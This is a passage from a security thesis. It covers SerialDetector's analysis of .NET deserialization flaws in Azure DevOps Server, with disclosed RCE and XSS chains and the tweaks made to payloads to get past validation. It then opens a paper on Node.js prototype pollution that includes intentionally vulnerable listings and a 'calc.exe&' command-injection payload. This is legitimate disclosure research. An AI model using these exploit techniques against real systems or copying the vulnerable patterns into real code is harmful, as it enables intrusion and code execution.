Table A.2 contains information about the number of assemblies and analyzed instructions to illustrate the size of applications. The column "Entry Points w/o Threat Model" provides information about the count of all detected entry points that reach insecure serializer calls. However, not all assembly entry points are available for attackers to execute. Some are never called by an application, while others require privileges that are inaccessible to the attacker. The exploitable entry points depend on the threat model which is specific to an application. We describe the possible threat models for a web application in Section A.7. To provide an assessment in line with the actual operation mode of SerialDetector, we leverage the (known) vulnerable entry points and compute the number of detected entry points for a specific threat model. Thus, an attacker first identifies the parts of the target system (assemblies) that are reachable for a threat model and then runs a detailed analysis. The column "Entry Points w/ Threat Model" reports the results of SerialDetector. The total number of entry points estimates the upper bound (it also includes true positives) on the number of false positives of our analysis.

CVE-2019-0604 in SharePoint Server has two exploitable entry points in different assemblies [219]. SerialDetector finds that both entry points and many others reach `XmlSerializer::Deserialize` call. An outlier is Microsoft.SharePoint.dll with 6,283 detected entry points. The main cause of such high complexity is the tight coupling of code in SharePoint Server and its main assembly Microsoft.SharePoint.dll, as well as our over-approximation of virtual calls. For each vulnerable entry point, we followed the approach described in Section A.5 to generate and validate the exploits. In our experiments, we changed the payload as reported in Table A.2. We further clarify the practical details of threat models and exploit changes in Section A.7.

Performance The analysis is quite fast for such a large project as the .NET Framework. The average time of the analysis for a single serializer is 47.4 sec. This shows the advantages of our modular inter-procedural analysis. We also experimented with a whole-program dataflow analysis algorithm which did not terminate within a limit of hours. Our flow-insensitive approach reduces the size of the heap graph. This enables SerialDetector to apply summaries and merge locations faster, thus improving the overall analysis time. Another factor

improving scalability is the usage of the lightweight context-sensitive analysis. Earlier versions of SerialDetector performed the analysis of virtual calls in a conservative way, analyzing all implementations of a virtual method and applying the summaries at call site. This approach generated correct patterns for very few serializers (e.g., BinaryFormatter), but it did not terminate for many others. The implementation of the type-sensitive analysis improved performance for all tested serializers.

False Positives We also find attack triggers that are never called for a tainted object. The root cause for these false positives is flow-insensitivity of the data flow analysis. The flow-insensitive approach allows us to control the heap size at the expense of the precision of analysis. On the other hand, our results show that the number of patterns that should be reviewed manually by a security analyst is not overwhelming.

A.7 In-depth Analysis of Azure DevOps Server

We evaluate SerialDetector on production software to validate its usefulness in practical scenarios. We choose Azure DevOps Server as the main target for our investigations mainly due to its complexity and diversity of threat models. Section A.7 provides a brief summary of Azure DevOps and Section A.7 provides a thorough overview of the threat models that we explored. Section A.7 describes process of using SerialDetector to discover unknown vulnerabilities.

Microsoft Azure DevOps

The Azure DevOps Server (ADS) is a Microsoft product that provides version control, reporting, requirements management, project management, automated builds, lab management, testing, and release management capabilities. These features require integration with various data formats and serializers, thus making it an excellent target for finding OIVs. ADS hosts multiple projects across different organizations. Projects are grouped into isolated collections and the system provides functionalities to set up a project and its collections, as well as to manage users in a flexible manner. Thereby, a vulnerability that exposes high privileges in one project may lead to information disclosure of another project. ADS stores confidential information that is intellectual property (e.g., the source code of products), hence a disclosure has high impact.

ADS consists of many services exchanging information with each other, for example, the main web app, crawler and indexer services. Such system design implies complex threat models in which even internal data can be untrusted. The server has many entry points such as request handlers, documented REST APIs, plugin APIs, and internal and undocumented API. After analyzing different threat models, we use SerialDetector to automatically determine attacker-controlled entry points leading to OIVs. We then scrutinize these entry points to find RCE exploits using automated and manual analysis.




Figure A.9: First threat model.

Threat models

We first consider the simple threat model of a web application running under an OS account. ADS uses the NETWORK SERVICE account in Windows by default. The code executing in the web application process has restrictions according to the OS account permissions. The web application usually has access to different services into the internal network, e.g., indexing or caching services that handle the application data. The application may also have access to a database with OS account permissions or specific credentials. Thereby, any code that executes into the web application process may have access to the database. Users communicate only with the web application in the demilitarized zone (DMZ) and do not have access to the internal network.

Figure A.9 illustrates the expected information flows between services and users via black arrows. Any user can act as an attacker and send payloads to the web application. If the application has an entry point that receives user data and subsequently uses code that is subject to OIVs, we can access any resources available to the OS account. This is depicted by OS Account trust boundaries in Figure A.9. The attacker may send a payload to a vulnerable application directly (arrow *1*) and get access to local files (arrow *2c*), services into the internal network (arrows *2a*, *2b*) or any data from the web application memory. Example A.1 illustrates this scenario.

Our second threat model addresses the question: Can an OIV be exploited if it processes data from internal services or files only? The answer depends on other components of the system. Figure A.10 presents the threat model for such cases. An attacker may already be inside DMZ network and execute code with very restricted privileges. For example, the attacker's process may have access only to the shared files originating from the web application. If these files are processed by code subject to OIVs, the attacker can transfer the payload through files (arrow *1a*), escalate privileges to the web application account (arrow *2a*), and ultimately gain access to all resources inside the OS Account area in Figure A.10.

Another scenario includes remote attacks through chains of vulnerabilities in




Figure A.10: Second threat model.

other services. A service that receives untrusted user data may have vulnerabilities such as Server-Side Request Forgery (SSRF) enabling an attacker to deceive the server-side application to make requests to an arbitrary server, including internal servers. A service may also have insufficient data validation and allow to store a payload to an internal service that subsequently makes this data available to code vulnerable to OIVs. For example, an attacker may abuse a data validation vulnerability in the Agent service (arrow *1b*) and send the payload to the Internal Service (arrow *2b*). The Internal Service may index the data and send the payload to an application with OIVs (arrow *3b*). As a result, the attacker will gain access to all resources inside the OS Account area.

Our third threat model (Figure A.11) targets scenarios where only a user with administrator privileges can get access to code subject to OIVs. ADS exposes web applications with a rich user management subsystem enabling the owner to create isolated projects with their own administrator accounts. We depict this setting via the trust boundaries *Admin Project A* and *Admin Project B*. This is a typical scenario in cloud-based web applications where a user can register a separate project and become the administrator of that project. A single application process often serves several isolated projects. In this case, an attacker can register an administrator account for their own project and exploit an OIV directly (arrow *1a*) to gain access to all resources of OS Account including the database and the data of any other projects (arrow *2a*).

If the attacker has access only to a subset of features, e.g., a user with minimal privileges, they can exploit a chain of a client-side and object injection vulnerabilities to carry out the attack. For example, the attacker can exploit an XSS vulnerability to run malicious JavaScript code into the administrator's browser and use it to relay the malicious payload to OIV code that is available only to




Figure A.11: Third threat model.

the administrator (path *1b, 2b, 3b, 4b*).

SerialDetector in action

We used SerialDetector to analyze the Azure DevOps Server against OIVs. We described templates of OIV in insecure serializers and run the exploitation phase of SerialDetector to determine which insecure serializers ADS uses. The tool analyzed the codebase of the application and built the Call Graph from entry points to the given insecure methods. The analyzer handled 422 assemblies that contain 630,251 methods and 11,258,350 instructions. This analysis was completed in 174 sec. Thereby, we detected an usage of 7 serializers in the codebase of ADS: BinaryFormatter, DataContractSerializer, JavaScriptSerializer, Newtonsoft.Json, XamlReader, XmlSerializer, YamlDotNet. We have checked method calls of DataContractSerializer, JavaScriptSerializer, Newtonsoft.Json, XamlReader and XmlSerializer, and concluded that it is being used in the safe mode for untrusted data.

RCE via BinaryFormatter The BinaryFormatter matched the patterns generated by SerialDetector, hence we could instantiate objects for a malicious gadget and execute a payload. However, the BinaryFormatter handles data from local storage which an attacker cannot control directly. Following the threat model in Figure A.10, SerialDetector found that one of the methods that call

BinaryFormatter is located in the code of the Search Engine. The Search Engine computes indexes of text data like source files and Wiki pages to enable quick search of information. This service is a part of *Web App* in the threat model and is not accessible from outside. The indexes represent binary formatted data managed by the Storage Service. The Storage Service allows to get indexes from other components of the system and makes them available to the Search Engine. This corresponds to *Internal Service* in the threat model. A separate service Crawler tracks changes in the Git repository, parses the changed text files according to their format, and sends the resulting data to the Storage Service. The data in the Git repository is untrusted because users with minimal privileges usually have access to some repositories. This user-controlled data corresponds to *User* node in Figure A.10. Hence, the security of the system relies on proper validation of the data from Git to the Crawler Service.

We analyzed the validation algorithms of the Crawler Service and identified the control flow path from the method that pulls updated Wiki pages from Git, parses the Markdown format of Wiki pages, and stores the parsed data in indexes. To exploit this path, we generated a payload with SerialDetector, stored the payload to the Wiki page, and waited for the Crawler to transfer the payload to indexes and for the Search Engine to deserialize the data using BinaryFormatter. However, the exploitation failed, hence we attached a debugger to the Agent Service to identify the instructions that changed the payload.

The Crawler first validates that the Wiki page is a text document. It uploads the file as a byte array and verifies that the content uses Unicode encoding by checking the first bytes. The payload for BinaryFormatter always starts with the byte `0x00` and the next 4 bytes contain an integer value of the ID of the root serialized object. The Crawler accepts the one sequence of the first bytes of the header that starts with `0x00` as Unicode format, and it is `0x0000FEFF`. Thereby, we changed the root ID of the payload to get the header to correspond to Unicode format, tested a new payload for BinaryFormatter using SerialDetector, and managed to bypass this validation.

We run the exploit using the new payload and failed again. Following our human-in-the-loop approach, we started a new manual iteration of the "investigating, fixing and testing" loop. The debugger revealed that the Crawler Service parses the Wiki page as Markdown document and stores the parsed data to the index. Because we use the binary data instead of a valid Markdown document, the parser rejected storing the document to the indexes. However, when the parser throws an exception, the Crawler Service stores the content of Wiki page to the index as is. This allows us to transfer the payload to the BinaryFormatter via the indexes. We found a bug in Markdown parser which throws an exception for certain incorrect strings. We then added the string to the original payload, created and tested the second version of the payload with SerialDetector, and run the exploit on ADS successfully. The attack propagates the payload from the attacker-controlled Git repository to the input of the BinaryFormatter using Crawler and Storage services, as depicted by the path *1b, 2b, 3b* in Figure A.10.

We have reported the vulnerability to Microsoft following the coordinated disclosure principles. Microsoft assigned CVE-2019-1306 and released a patch to address the vulnerability. The fix uses a look-ahead approach [63] to control class loading, depending on the type name. The .NET Framework provides the class `SerializationBinder` that allows to use the look-ahead approach by configuring BinaryFormatter with a custom implementation of the binder. Thereby, a developer can create only safe types during deserialization and avoid instantiating unsafe types. The fixed version filters out the types via a whitelist which prevents the OIV exploitation.

RCE via YamlDotNet ADS uses the YAML format for describing pipelines to automatically build and test the code of projects. The YAML pipeline configuration file may be stored in the source code repository of a project. ADS uploads the configuration file from the repository, deserializes it, and queues a build task to the Build Agent. The agent performs building and testing of the code from the repository following the YAML configuration file. For security reasons, the documentation recommends to run the agent in an isolated environment. Thus, code execution vulnerabilities during the build and test process are not directly exploitable in a typical configuration. However, the Web Application of ADS performs deserialization of the YAML file before running the agent. This boosts the impact of code execution in the Web Application to affect the entire system. For instance, an attacker can escalate to privileges of the OS Account running the Web Application.

We used SerialDetector to build the call graph of method calls that reach the YamlDotNet deserialization methods. By examining the entry points of the call graph, we found that the public Web API allows to run a build process using the YAML configuration file. We generated a payload using SerialDetector and ran the build process with our payload as the build configuration. Upon failure of our first attempt, we started the application debugging to identify a conditional statement causing the failure. The build configuration handler required small changes in the payload to pass it to the serializer. We just added the string `---` as the first and the last payload lines.

However, YAML-based pipelines were a new experimental feature at the moment and they were disabled by default. The feature can be enabled by the administrator locally on the machine. We also found an undocumented Web API to enable the feature remotely, but such request requires administrator privileges in ADS. This scenario corresponds to the threat model in Figure A.11. One ADS instance supports few project collections with different user roles. However, the administrator of one collection may not have access to another collection. If the user with administrator privileges exploits the OIV and triggers an RCE, this user can get access to the resources and data of all collections. The path *1a, 2a* shows this attack.

We demonstrated higher impact of the YamlDotNet OIV by looking for XSS vulnerabilities. We found two XSSs using static and manual analysis. The first one can be exploited when the victim opens a PDF file from the source code

repository using the ADS web interface. We use a weakness of Internet Explorer to execute scripts embedded into PDF files (now this is also fixed). Thereby, an attacker needs to prepare a malicious PDF file, upload it to the repository, and craft the link to the PDF file using the viewer of ADS. When the administrator opens this link in Internet Explorer, the embedded script sends requests with administrator privileges to ADS triggering the deserialization of the malicious YAML file. Thus, the attacker executes an RCE attack on the target ADS with minimal privileges (i.e., only access to the source code repository).

The second XSS targets a victim that opens a page with the test description. ADS uses the Test hub feature for tracking the manual testing of applications. It provides three main types of test management artifacts: test plans, test suites, and test cases. The test case description field had insufficient validation and sanitization of the input text. The attacker may inject JavaScript in the description field and get a stored XSS on the Test Case page. When the administrator opens this page, the JavaScript code is executed in the administrator's browser allowing for requests to Web API with administrator privileges. We exploited the vulnerability similarly to the RCE on the server. The path *1b, 2b, 3b, 4b* illustrates the attack.

We reported these vulnerabilities to Microsoft following the coordinated disclosure principles. Microsoft assigned CVE-2019-0866 and CVE-2019-0872 for each vulnerable attack chain and fixed it. The XSS vulnerabilities were fixed by adding additional validation to the web page and by requiring users to download the PDF document instead of opening it in the browser. To prevent the OIV exploitation, Microsoft implemented their own lightweight YAML serializer using a parser from the YamlDotNet. This serializer does not allow to instantiate an object based on the type of information from the file. It deserializes only a small predefined subset of types which prevents the composition of a malicious gadget.

A.8 Related works

This section discusses related works targeting object injection vulnerabilities and injection vulnerabilities.

Object Injection Vulnerabilities The closest related research is the work of Dahse et al. [50, 52], which implements static analysis to systematically detect gadgets in common PHP applications. Like us, they implement static taint analysis to detect exploitable vulnerabilities. The key difference is that SerialDetector's analysis operates at the assembly level to discover new OIV patterns, while Dahse et al. target PHP source code via well-known attack triggers (called magic methods in their setting). On the other hand, SerialDetector relies on known gadgets. An interesting avenue for future work is to explore the complementary techniques by Dahse et al. to implement gadget generation in SerialDetector.

Shahriar and Haddad [187] propose a lightweight approach based on latent semantic indexing to identify keywords that are likely responsible for OIVs and

apply it systematically to PHP applications to find new vulnerabilities. Rasheed et al. [170] study DoS vulnerabilities in YAML libraries across different programming languages and discover several new vulnerabilities. Recently, Lekies et al. [103] showed that code-reuse attacks are feasible in the client-side web applications by proposing a new attack vector that breaks all existing XSS mitigations via script gadgets. Cristalli et al. [47] propose a dynamic approach to identify trusted execution paths during a training phase with benign inputs, and leverages this information to detect insecure deserialization via a lightweight sandbox. Hawkins and Demsky [75] present ZenIDS, a system to dynamically learn the trusted execution paths of an application during an online training period and report execution anomalies as potential intrusions. Dietrich et al. [57] investigate deserialization vulnerabilities to exploit the topology of object graphs constructed from Java classes in a way that leads deserialization to DOS attacks exhausting stack memory, heap memory, and CPU time. SerialDetector focuses on generating OIV patterns targeting low level features of the framework and libraries. Our results are complementary and can help improve the precision of these techniques. Moreover, to our best knowledge, none of the existing static analysis has been applied to complex production software such as Azure DevOps Server.

Our work draws inspiration on exploitation techniques developed by the practitioners' community [64,65,73,147]. We leverage these results for the exploitation phase to match our patterns with existing gadgets [146]. We refer to Muñoz and Mirosh [147] for an excellent report on deserialization attacks in .NET and Java libraries. Seacord [183] provides a thorough discussion on OIV defenses via type whitelisting. Our results are complementary to gadget generation techniques and can help these works uncovering unknown gadgets.

Tool support Koutroumpouchos et al. [98] develop ObjectMap, a toolchain for detecting and testing OIVs in Java and PHP applications. While targeting different languages, ObjectMap shares similar goals as SerialDetector's payload and exploit generation modules. Gadget Inspector [73] is a tool for discovering gadget chains that can be used to exploit deserialization vulnerabilities in Java applications. SerialKiller [148] is a Java deserialization library implementing look-ahead deserialization [63] to secure applications from untrusted input. It inspects Java classes during naming resolution and allows a combination of blacklisting and whitelisting.

Injection Vulnerabilities Code reuse vulnerabilities have been studied in breadth in the context of injection vulnerabilities in web applications [13, 35, 51, 79,103,104,124,200,201,214,214]. For the .NET domain, Fu et al. [68] propose the design of a symbolic execution framework for .NET bytecode to identify SQL injection vulnerabilities. Doupé et al. [59] implement a semantics-preserving static refactoring analysis to separate code and data in .NET binaries with the goal of protecting legacy applications from server-side XSS attacks. Our work is exclusively focused on OIVs and yields results that target such vulnerability in depth. Except for significant engineering challenges with .NET assemblies (including the framework and libraries), our taint-based data flow analysis follows the existing

line of work targeting web and mobile application vulnerabilities at the bytecode level broadly [8, 14, 71, 124, 200, 214].

A.9 Conclusion

We have pushed the research boundary on key challenges for OIVs in the modern web. Based on these challenges, we have identified the root cause of OIV and proposed patterns based on the triplet: entry points, sensitive sinks, and attack triggers. We have presented SerialDetector, the first principled and practical tool implementing a systematic exploration of OIVs via taint-based static analysis. We have used SerialDetector to test 15 serialization libraries as well as several vulnerable applications. We have performed an in-depth security analysis of the Azure DevOps Server which led SerialDetector discover RCE vulnerabilities with three assigned CVEs.

Acknowledgment

We thank the anonymous reviewers for useful feedback. The work was partly funded by the Swedish Research Council (VR) under the project JointForce and by the Swedish Foundation for Strategic Research (SSF) under the project TrustFull.

A.10 Appendix

A Primer on .NET Technologies

The .NET Framework is a managed execution environment for Windows providing a variety of services to its running applications. The framework consists of two major components: The Common Language Runtime (CLR), which is the virtual machine that handles running apps, and the .NET Framework Class Library (FCL), which provides a library of reusable code that developers can call from their applications. The FCL implements a collection of reusable types for user interfaces (e.g., XAML serializer), data access, web application development (e.g., JSON serializer), network communications (e.g., SOAP serializer) and other features. The .NET Framework implements the Common Language Infrastructure (CLI) specification, an ISO and Ecma standard that describes executable code and a runtime environment. Compilers for C# and F# generate code in the Common Intermediate Language (CIL) that can be executed in the CLI runtime. CIL is an object-oriented binary instruction set within the CLI specification. For our purposes, CIL provides a unified language for analyzing code from the .NET Framework and its applications in absence of source code.

The .NET Framework allows to dynamically instantiate arbitrary objects based on user-provided types and data. This is typically achieved via *reflec-*

tion which allows to examine the structure of types, create instances of types, and invoke methods on types, all based on the description of a type. Alternatively, the .NET Framework can instantiate an object at runtime via *dynamic code generation* by getting a pointer to a method and generating the CIL code of that method at runtime.

$$\textsc{C-LdVar}\ \frac{P(pc) = \textbf{ldvar}\ x \qquad v = E(x)}{\langle pc, cs, E, h, s\rangle \rightarrow \langle pc+1, cs, E, h, s :: v\rangle}$$

$$\textsc{C-LdFld}\ \frac{P(pc) = \textbf{ldfld}\ f \qquad v = h(l, f)}{\langle pc, cs, E, h, s :: l\rangle \rightarrow \langle pc+1, cs, E, h, s :: v\rangle} \qquad \textsc{C-Br}\ \frac{P(pc) = \textbf{br}\ i}{\langle pc, cs, E, h, s\rangle \rightarrow \langle i, cs, E, h, s\rangle}$$

$$\textsc{C-StVar}\ \frac{P(pc) = \textbf{stvar}\ x \qquad E' = E[x \mapsto v]}{\langle pc, cs, E, h, s :: v\rangle \rightarrow \langle pc+1, cs, E', h, s\rangle} \qquad \textsc{C-StFld}\ \frac{P(pc) = \textbf{stfld}\ f \qquad h' = h[h(l, f) \mapsto v]}{\langle pc, cs, E, h, s :: v :: l\rangle \rightarrow \langle pc+1, cs, E, h', s\rangle}$$

$$\textsc{C-NewObj}\ \frac{P(pc) = \textbf{newobj}\ T \qquad l \in Loc\ \text{fresh} \qquad h' = h[(l, f) \mapsto \bot]}{\langle pc, cs, E, h, s :: l\rangle \rightarrow \langle pc+1, cs, E, h', s\rangle}$$

$$\textsc{C-Ret}\ \frac{P(pc) = \textbf{ret} \qquad st = (pc', E', s') \qquad pc'' = pc' + 1}{\langle pc, cs :: st, E, h, s :: v\rangle \rightarrow \langle pc'', cs, E', h, s' :: v\rangle} \qquad \textsc{C-BrTrue}\ \frac{P(pc) = \textbf{brtrue}\ i \qquad pc' = (v\ ?\ i : pc+1)}{\langle pc, cs, E, h, s :: v\rangle \rightarrow \langle pc', cs, E, h, s\rangle}$$

$$\textsc{C-Call}\ \frac{P(pc) = \textbf{call}\ i \qquad st = (pc, E, s) \qquad E' = E[arg \mapsto v]}{\langle pc, cs, E, h, s :: v\rangle \rightarrow \langle i, cs :: st, E', h, \epsilon\rangle}$$

Figure A.12: Operational semantics of CIL.

B

Paper B

Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu
Proceedings of the 32nd USENIX Security Symposium,
USENIX Security 2023

Abstract

Prototype pollution is a dangerous vulnerability affecting prototype-based languages like JavaScript and the Node.js platform. It refers to the ability of an attacker to inject properties into an object's root prototype at runtime and subsequently trigger the execution of legitimate code gadgets that access these properties on the object's prototype, leading to attacks such as Denial of Service (DoS), privilege escalation, and Remote Code Execution (RCE). While there is anecdotal evidence that prototype pollution leads to RCE, current research does not tackle the challenge of gadget detection, thus only showing feasibility of DoS attacks, mainly against Node.js libraries.

In this paper, we set out to study the problem in a holistic way, from the detection of prototype pollution to detection of gadgets, with the ambitious goal of finding end-to-end exploits beyond DoS, in full-fledged Node.js applications. We build the first multi-staged framework that uses *multi-label* static taint analysis to identify prototype pollution in Node.js libraries and applications, as well as a hybrid approach to detect *universal gadgets*, notably, by analyzing the Node.js source code. We implement our framework on top of GitHub's static analysis framework CodeQL to find 11 universal gadgets in core Node.js APIs, leading to code execution. Furthermore, we use our methodology in a study of 15 popular Node.js applications to identify prototype pollutions and gadgets. We manually exploit eight RCE vulnerabilities in three high-profile applications such as NPM CLI, Parse Server, and Rocket.Chat. Our results provide alarming evidence that prototype pollution in combination with powerful universal gadgets lead to RCE in Node.js.

B.1 Introduction

In recent years we have seen a growing interest in running JavaScript outside of the browser. A prime example is Node.js, a popular server-side runtime that enables the creation of full-stack web applications. Its package management system, NPM, is the world's largest software repository with millions of packages. Researchers have studied this ecosystem extensively to discover several security risks [22,60,105,201–204,220], showing that these risks are further exacerbated by the interconnected nature of the ecosystem [226]. While most prior work focuses on libraries, the problem of automatically detecting vulnerabilities in Node.js applications is still open.

Prototype pollution is a JavaScript-driven vulnerability that manifests itself powerfully in the Node.js ecosystem. The vulnerability is rooted in the permissive nature of the language, which allows the mutation of an important built-in object in the global scope – `Object.prototype` – called the root prototype. JavaScript's prototype-based inheritance enables accessing this important object through the prototype chain. Thus, attackers can instruct vulnerable code to mutate the root prototype by providing well-crafted property names to be accessed at runtime. As a consequence, every object that inherits from the root prototype, i.e., the

vast majority of objects in the runtime, inherits the mutation on the root prototype, e.g, an attacker-controlled property. This vulnerability was first introduced by Arteau [7], showing that it is a widespread problem in Node.js libraries. Recently, Li et al. [105, 106] explore static analysis to detect prototype pollution vulnerabilities using object property graphs.

The few prior works [87, 95, 105, 106, 220] on prototype pollution consider a successful attack any mutation of the root prototype. An immediate consequence of such mutations is Denial of Service (DoS) due to the overwriting of important built-in APIs, e.g., `toString`. By contrast, our work studies the implications of prototype pollution beyond DoS. In particular, we propose a semi-automated approach for detecting Remote Code Execution (RCE) vulnerabilities pertaining to prototype pollution. While there is anecdotal evidence about the possibility of such attacks [7, 15], we are the first to propose a principled and systematic approach to detect them. Our key focus is on gadget identification and end-to-end exploitation which no prior work has addressed thoroughly.

Moreover, we note the important similarities between object injection vulnerabilities (OIVs) [52, 191] and RCEs based on prototype pollution. These attacks work in two stages: (1) there is an untrusted flow from an application's untrusted entry points to an *injection sink*, e.g., the property of an object; (2) there is a gadget that further propagates the attacker-controlled data from the injection sink to a security-relevant *attack sink*. In analogy, the attacker loads the gun in stage one (by placing the payload into the injection sink), while letting someone else (a gadget) pull the trigger in stage two and carry out the attack (through an attack sink). We propose calling the class of OIVs pertaining to prototype pollution, *prototype-based object injection* vulnerabilities (POIV).

In statically-typed languages, OIVs are enabled by insecure deserialization, which allows instantiating objects of an unexpected type, thus triggering otherwise unused methods. Similarly, in a duck-typed language like JavaScript, if an attacker mutates the root prototype, they change the dynamic type of multiple objects in the runtime. This in turn activates otherwise unused code paths that correspond to the new type, e.g., object `foo` having a property `bar` defined. Thus, code reuse is done at a finer granularity and in a less localized manner in dynamically typed languages. We also note that attackers can mutate several properties at once, hence chaining gadgets in the fashion of property-oriented programming [52].

Our technical contribution is a multi-staged framework that uses multi-label static analysis for detecting prototype pollution, and a hybrid solution, i.e., combining dynamic and static analysis, for detecting gadgets. We observe that code patterns that lead to prototype pollution, i.e., injection sinks, are rather rare in real-world code. Thus, different from prior work, we propose tuning the static analysis for improved recall, rather than precision. Additionally, to emphasize the feasibility of the attack, we detect *universal gadgets* in Node.js' source code, which can be exploited in a wide-range of applications as they come packaged with the Node.js runtime.

Drawing on security advisories [107], we aggregate a set of 100 vulnerable packages, which we use to design and validate our pollution detection analysis. In comparison with the state-of-the-art tool ODGen [106], we empirically show that one can significantly increase recall and scalability, while only paying a modest decrease in precision.

We then design and evaluate our novel gadget detection analysis against four widely-used APIs for handling code or command execution in Node.js. We find a total of 11 gadgets that can be triggered during typical execution of these APIs. While some gadgets enable code injection directly, others allow attackers to load arbitrary files from the disk into the runtime, by confusing the module resolution mechanism. We also conduct a quantitative study on packages to estimate the prevalence of these gadgets in the Node.js ecosystem. We believe that we are the first to show evidence that control flow can be hijacked in this way in Node.js, further emphasizing the dangers of shipping unused code with applications [97].

Finally, we analyze 15 popular Node.js applications, reporting on the effort to finding RCE with our methodology. We identify eight exploitable RCE vulnerabilities in highly-popular applications such as NPM CLI, Parse Server and Rocket.Chat. We have responsibly disclosed these critical vulnerabilities to developers and they are now fixed, acknowledging our contributions with a high-severity advisory (e.g., CVE-2022-24760) and bug bounties.

Contrary to established recommendations, this work embraces false positives. We show that a motivated attacker can sieve through the manageable amount of false positives to find critical zero-day exploits against well-tested, mature applications. We believe that vulnerability detection tools tuned for offensive security can afford this luxury due to the high return on investment provided by a single true positive.

In summary, the paper offers the following contributions:

- We are the first to study the impact of prototype pollution vulnerabilities in full-fledged Node.js applications, beyond denial-of-service attacks.
- We present a principled approach for detecting RCE vulnerabilities that are enabled by prototype pollution.
- We show that our pipeline is directly applicable to real-world code: we find 11 universal gadgets in Node.js' source code and eight RCEs in popular applications.
- We provide initial evidence that unused code shipped with the application, e.g., third-party dependencies, can be leveraged as part of code reuse attacks in Node.js.

B.2 Context and Technical Background

This section provides background information and discusses the targeted threat model. We refer to Appendix B.9 to discuss POIVs in the general context of code-reuse vulnerabilities.

Prototype-based OIV

Prototypes are a key feature to implement inheritance of JavaScript properties and methods to form a *prototype chain*. When creating an empty object, e.g., `const obj = {}`, it already contains many built-in properties and functions, for instance, the `toString` function. When invoking `toString` on an object, the runtime engine will first check if the function is explicitly defined for the given object. If not, it will recursively look for its definition on the object's prototype chain. Unfortunately, most objects share the same root prototype. For example, all objects created via the literal `{}` or the `new Object()` constructor share the same prototype unless it is explicitly overridden. The following code snippet illustrates the problem:

```
const o1 = {};
const o2 = new Object();
o1.__proto__.x = 42;
console.log(o2.x);
```

Although objects `o1` and `o2` are unrelated, their prototype properties `__proto__` point to the same object. In fact, if we add the new property `x` to the prototype of object `o1` it will also affect object `o2`, resulting in a print of value `42` to the console. Therefore, if we modify the root prototype shared by different objects, all these objects will reflect the modification.

We now explain the two stages needed to carry out a prototype-based attack that leads to code execution.

Stage 1: Polluting the prototype Listing B.1 shows a contrived example to illustrate key ingredients defining an *injection sink* in a POIV. We assume that the attacker controls all three arguments of function `entryPoint`. The first ingredient is an object that inherits a prototype that the attacker wants to pollute, as shown by the object in line 2, which inherits `Object.prototype`.

```
1  function entryPoint(arg1, arg2, arg3) {
2    const obj = {};
3    const p = obj[arg1];
4    p[arg2] = arg3;
5    return p;
6  }
```

Listing B.1: Prototype pollution example.

The second ingredient is the attacker-controlled access to the prototype property, as shown in line 3 via the bracket notation. The attacker can pass `__proto__` to `arg1` to store `Object.prototype` in variable `p`. The last two ingredients require creating a target property in the prototype and assigning an attacker-controlled value. In fact, line 4 assigns an attacker-controlled value to a property of `Object.prototype`. Since the attacker controls `arg2` and `arg3`, they can write any value to any property. The JavaScript engine will create a new property, if such property does not exist. In general cases, the attacker cannot fully control all the ingredients, e.g., the property in `arg2` or the value in `arg3`.

An immediate effect of this vulnerable pattern is the attacker's ability to perform a DoS attack, e.g, by executing the function

```
entryPoint("__proto__", "toString", 1);
```

to alter the state to an unexpected integer value `Object.prototype.toString=1` thus, forcing an application that calls `toString()` to crash.

Stage 2: Executing the gadget This stage requires identifying gadgets that contain insecure flows from injection sinks to *attack sinks* that perform security-sensitive actions.

```
1 const { execSync } = require("child_process");
2 function gadget(args, options) {
3   const cmd = options.cmd || "cmd.exe /k";
4   return execSync(`${cmd} ${args}`);
5 }
6 const args = ...;
7 gadget(args, {});
```

Listing B.2: Gadget example.

Consider the benign example in Listing B.2, where a list of arguments `args` and a command object `options` is passed to a function `gadget` with the intention to execute command `options` with arguments `args`. The intended use of function `gadget` is to either execute the command that is specified via the property `cmd` of the `options` object or execute the default command `cmd.exe`. However, since the developer passed an empty object to function `gadget` (line 7), the program is expected to execute the default command, because `options.cmd` is undefined (line 3).

Consider now an execution of the program in Listing B.1 such that

```
entryPoint("__proto__", "cmd", "calc.exe&");
```

The attacker manipulates the `cmd` property of the root prototype, causing the undefined property `options.cmd` to fall back to the value in the prototype chain. Hence, the attacker can control the command passed to `execSync`, which leads to code execution, launching a calculator via `calc.exe&`.

Threat Model

